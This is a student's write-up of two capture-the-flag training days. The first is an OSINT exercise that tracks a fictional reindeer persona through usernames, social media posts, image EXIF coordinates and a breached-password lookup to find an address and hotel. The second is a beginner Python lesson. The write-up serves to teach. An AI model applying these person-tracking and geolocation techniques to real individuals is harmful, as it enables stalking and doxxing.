
Day 14: OSINT – Where's Rudolph?.

Tools used: Firefox, Jimpl, Twitter, Reddit, namecheckup, Google Maps

Solution/walkthrough:

Question 1

We searched "His username was 'IGuidetheClaus2020' on google and found a Reddit link, then we navigate to the comments section and the URL was shown.



The screenshot shows a web browser window with the Reddit URL <https://www.reddit.com/user/u/IGuidetheClaus2020/comments/>. The page is titled 'COMMENTS' for the user 'u/IGuidetheClaus2020'. On the left, there's a sidebar with 'FEEDS' and 'EXPLORE' sections. The main content area shows several comments from the user, such as:

- A comment on [Loxodol](#) mentioning Twitter and saying "Ouch. Some days I love Twitter. Some days, it's just...lol."
- A comment on [Chicago Public Library](#) about eliminating fines, with a link to chicago.suntimes.com/2020/3....
- A comment on [r/christmas](#) stating "Fun fact: I was actually born in Chicago and my creator's name was Robert!"
- A comment on [r/christmas](#) about missing jingle juice.
- A comment on [My 2020 display in Fullerton, CA](#) with the text "Holy electric bill, Batman!"


On the right side of the page, there's a profile section for 'u/IGuidetheClaus2020' showing a profile picture of a reindeer, karma count (36), and a 'Follow' button. Below that is a 'Trophy Case (1)' section for the 'One-Year Club'.

Question 2

We saw that Rudolph said he was born in Chicago.

[View all comments](#)

[View discussions in 5 other communities](#)



This screenshot shows a single comment from the user 'IGuidetheClaus2020' posted 2 years ago. The comment text is: "Fun fact: I was actually born in Chicago and my creator's name was Robert!". Below the text, there are upvote (5), downvote, reply, share, report, save, and follow buttons.

Question 3

He mentions the name, Robert. With a quick google search Robert Rudolf, the answer is shown.

The screenshot shows a Google search results page. The search query is "Robert Rudolf's creator". The top result is a snippet for "Robert L. May" with the text: "May. Robert L. May (July 27, 1905 – August 11, 1976) was the creator of Rudolph the Red-Nosed Reindeer." Below the snippet is a link to "https://en.wikipedia.org/wiki/Robert_L_May". The search interface includes a navigation bar with "All", "Images", "Videos", "News", "Shopping", "More", and "Tools" buttons, along with a microphone and search icon.

Question 4

We can use the site namecheckup.com to see if Rudolph is on any other platforms. We search by the username IGuidetheClaus2020 and saw the results for several other platforms.

Usernames

Facebook	Twitter	YouTube	TikTok	Pinterest	Medium	Twitch	Tumblr	GitHub
Disqus	About.me	Meetup	Periscope	Patreon	Behance	LiveJournal	Buzzfeed	Vk
Blogger	Wordpress	Spotify	Gravatar	Bitbucket	99designs	IFTTT	SlideShare	DeviantArt
CNET	Shopify	Ask.FM	SourceForge	SoundCloud	Etsy	Shutterstock	OK.RU	Last.FM
Vimeo	Dribbble	MySpace	Slack	Quora	Wikipedia	Dailymotion	Goodreads	Indiegogo
TaskRabbit	Dev.to	9gag	Houzz	GitLab	Mastodon	ImageShack	Steam	Hacker Noon
WikiHow	Discord	Telegram	Ebay	Product Hunt	DonationAlerts	Linktree	Photobucket	Roblox
IGN	Basecamp	Quizlet	Genius	Steemit	Fandom			

We also found out that Rudolph has a Twitter account by doing a quick google search.

<https://twitter.com/iguidetheclaus2020> ::

IGuidetheClaus2020 (@IGuidetheClaus2020) / Twitter

IGuidetheClaus2020. @IGuidetheClaus2020. Seeking the truth. Really. Business inquiries: rudolphthered@hotmail.com. North Pole Joined November 2020.



<https://www.reddit.com/user/IGuidetheClaus2020> ::

u/IGuidetheClaus2020 - Reddit

25 Nov 2020 — **IGuidetheClaus2020** · Loooool · Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago ...

<https://www.reddit.com/user/IGuidetheClaus2020/comments> ::

comments by IGuidetheClaus2020 - Reddit

The u/**IGuidetheClaus2020** community on Reddit. Reddit gives you the best of the internet in one place.

Question 5

We can see Rudolph's username on Twitter.



IGuidetheClaus2020

23 Tweets



...

Follow

IGuidetheClaus2020

@IGuideClaus2020

Seeking the truth. Really.

Business inquiries: rudolphthered@hotmail.com

⌚ North Pole 📅 Joined November 2020

5 Following 172 Followers

Not followed by anyone you're following

Question 6

We found Rudolph's favorite TV show on Twitter.



IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Love me some Bachelorette. But Ed? C'mon!

...

5



6



Retweeted



Angelina @itsyange · Nov 25, 2020

Picking Ed over Joe?!?! GOODBYE #bachelorette

...



Question 7

We found out the place of the parade by searching the name of the parade based on Rudolph's post history.



A large Rudolph the Red-Nosed Reindeer balloon is being maneuvered by several handlers in red uniforms at night. The background shows city buildings and lights. A Twitter interface overlay shows a tweet from @IGuidetheClaus2020 about the cold weather and a scarf.

IGuidetheClaus2020
@IGuidetheClaus2020

Day and night. It got a little cold, so I put a scarf on. Hehe

10:57 PM - Nov 25, 2020 · Twitter Web App

2 Retweets 54 Likes

Tweet your reply Reply

Richard ... @mac... · Dec 15, 2020 · Replying to @IGuidetheClaus2020 awesome thm osint

Mimic L... @L... · Dec 15, 2020 · Replying to @IGuidetheClaus2020 So sad what happened

youtube.com Rudolph Balloon Christmas Parade...

Thompson Coburn



Law firm



thompsoncoburn.com

Thompson Coburn LLP is a U.S. law firm with offices in Chicago, Dallas, Los Angeles, New York, Southern Illinois, St. Louis and Washington, D.C. The firm has been especially active in the field of product liability.

[Wikipedia](#)


Question 8


We used Jimpl to find the EXIF data of the image. The coordinates for the location were shown.

📍 Location

Latitude 41 deg 53' 30.53" N

Longitude 87 deg 37' 27.40" W





41°53'30.5"N 87°37'27.4"W

41.891815, -87.624277



Directions



Save



Nearby



Send to
phone



Share



370 N Michigan Ave, Chicago, IL 60611



V9RG+P7H Chicago, Illinois



Add a missing place



Add your business



Add a label

Photos

Question 9

A flag was shown under copyright.

UPLOAD ANOTHER IMAGE



Image metadata

Name	lights-festival-website.jpg
File size	50 KB (51161 bytes)
File type	JPEG
MIME type	image/jpeg
Image size	650 x 510 (0.332 megapixels)

Copyright

Copyright	(FLAG)ALWAYSCHECKTHEEXIFD4T4
-----------	------------------------------

Metadata takes **302 Bytes (0.6%)** of this image and **includes location data**. To protect your privacy, download this image without metadata by clicking the

[Download](#) [Show all](#) [X](#)

Question 10

Scylla was down and we couldn't search for this.


Q10: Has Rudolph been pwned? What password of his appeared in a breach? ★ 2 points

Scylla seems to be down. So if you find it difficult to search for this, the answer is "spygame". I'll give you this one for free.

spygame

Question 11

We used the coordinates from the parade image to search nearby hotels that Rudolph might be staying at and found the Chicago Marriott Downtown hotel, the street number can be found under the details of the hotel.



Chicago Marriott Downtown Magnificent Mile

4.3 ★★★★★ 2,863 reviews · 4-star hotel



Directions



Save



Nearby



Send to
phone



Share

CHECK AVAILABILITY

Compare prices

Free cancellation only

Check in / Check out



Sun, Aug 28



Mon, Aug 29



2



Ads · Featured options i



Chicago Marriott Downtow...

MYR 1,630 >

Official site

Book with Marriott Bonvoy

Free cancellation until Aug 25



Booking.com

MYR 1,630 >

4 guests · Free cancellation until Aug 24 · Free Wi-Fi



Expedia.com.my

MYR 1,627 >

Free cancellation until Aug 25



Hotels.com

MYR 1,627 >

Free cancellation until Aug 25



41°53'30.5"N 87°37'27.4"W

Prices are currently **low** for your trip

Highlights



Near public
transit



540 Michigan Ave, Chicago, IL 60611

Located in: The Shops at North Bridge



marriott.com



(312) 836-0100



V9RG+V5 Chicago, Illinois



Check-in time: 4:00 PM

Check-out time: 12:00 PM



LGBTQ+ friendly



Add a label



Suggest an edit

Thought Process/Methodology:

First, we searched "His username was 'IGuidetheClaus2020' on google and found a Reddit link, then we navigate to the comments section and the URL was shown. Rudolph said that he was born in Chicago. He mentioned the name, Robert. Therefore, we did a quick google search about Robert Rudolf's creator, and Robert's full name was shown. We want to see if Rudolph is on any other platforms, therefore we use the site <https://namecheckup.com/> to do this. When we search by the username IGuidetheClaus2020, we see that the results for several other platforms show up. We found out that Rudolph has a Twitter account with a quick google search and we can see his username. We found Rudolph's favorite TV show on Twitter. We found the place of the parade by searching the name of the parade based on Rudolph's post history. We used Jiml to find the EXIF data of the image and the coordinates for the location were shown. A flag was also shown in the EXIF data of the image under copyright. We used the coordinates from the parade image to search nearby hotels that Rudolph might be staying at and found the Chicago Marriott Downtown hotel, the street number can be found under the details of the hotel.

Day 15: Scripting - There's a Python in my stocking!

Tools used: VS Code, Python, Firefox

Solution/walkthrough:

Question 1

We typed the question in python and got the output of 2.

```
code > empty3.py > ...
1  x = True + True
2  print(x)
```

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE

PS C:\Users\DP2515TU\OneDrive\Documents\code> & C:/Users/DP2515TU/AppData/Local/Microsoft/WindowsApps/python3.9.exe c:/Users/DP2515TU/OneDrive/Documents/code/empty3.py
2
PS C:\Users\DP2515TU\OneDrive\Documents\code>

+ ^ X

[] powershell
[] Python

Question 2

The database for installing other people's libraries can be found under libraries in the task description.



Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

Question 3

We type the question in python and got the output as our answer.

```
code > empty2.py > ...
1  x = bool('False')
2  print(x)
3
```

```
PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE + v ^ x
PS C:\Users\DP2515TU\OneDrive\Documents\code> & C:/Users/DP2515TU/AppData/Local/Microsoft/WindowsApps/python3.9.exe c:/Users/DP2515TU/OneDrive/Documents/code/empty2.py
True
PS C:\Users\DP2515TU\OneDrive\Documents\code>
```

powerShell
Python

Question 4

```

# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)

```

Question 5

We run the code given by THM in python and got the output.

The screenshot shows a terminal window with the following content:

```

code > empty4.py > ...
1  x = [1, 2, 3]
2  y = x
3  y.append(6)
4  print(x)

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE + ^ X
PS C:\Users\DP2515TU\OneDrive\Documents\code> & C:/Users/DP2515TU/AppData/Local/Microsoft/WindowsApps/python3.9.exe c:/Users/DP2515TU/OneDrive/Documents/code/empty4.py
[1, 2, 3, 6]
PS C:\Users\DP2515TU\OneDrive\Documents\code>

```

A dropdown menu is open next to the terminal tab, showing options: powershell and Python. The Python option is highlighted.

Question 6

In the task description under variables, it is stated that in python we pass by reference when we want to add a variable to another variable.

Variables

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 😊

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Question 7

We ran the code in python and got the output.

```
code > 🗂 empty.py > ...
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```



```
PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE + ×
PS C:\Users\DP2515TU\OneDrive\Documents\code> & C:/Users/DP2515TU/AppData/Local/Microsoft/WindowsApps/python3.9.exe c:/Users/DP2515TU/OneDrive/Documents/code/empty.py
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\DP2515TU\OneDrive\Documents\code>
```

Question 8

We ran the code in python and got the output.

The screenshot shows a terminal window within a code editor interface. The terminal tab is active, labeled 'TERMINAL'. The code being run is:

```
code > empty.py > ...
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

The output from the terminal is:

```
PS C:\Users\DP2515TU\OneDrive\Documents\code> & C:/Users/DP2515TU/AppData/Local/Microsoft/WindowsApps/python3.9.exe c:/Users/DP2515TU/OneDrive/Documents/code/empty.py
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\DP2515TU\OneDrive\Documents\code>
```

The terminal interface includes tabs for 'PROBLEMS', 'OUTPUT', 'TERMINAL' (which is selected), and 'DEBUG CONSOLE'. A dropdown menu at the top right lists 'powershell' and 'Python', with 'Python' currently selected.

Thought Process/Methodology:

We typed the question in python and got the output of 2 as True is equal to 1, therefore $1 + 1 = 2$. The database for installing other people's libraries can be found under libraries in the task description which is PyPi. We type the question in python and got the output of True as our answer. This is because a non-empty string will always return the boolean of True. We can see the library needed to let us download the HTML of a webpage in the task description under libraries. We can download pages using the Python requests library. The requests library will make a GET request to a web server, which will download the HTML contents of a given web page for us. There are several different types of requests we can make using requests, of which GET is just one. Then, we run the code given by THM in python and got the output. We found out that in python, we pass by reference when we want to add a variable to another variable in the task description under variables. We ran the two codes given on python and got the output as our answer. Skiddy was in the list while elf is not the list, therefore Skiddy was allowed to come in whereas elf was not allowed to come in by the Wise One. It is shown that python is case-sensitive toward the input.

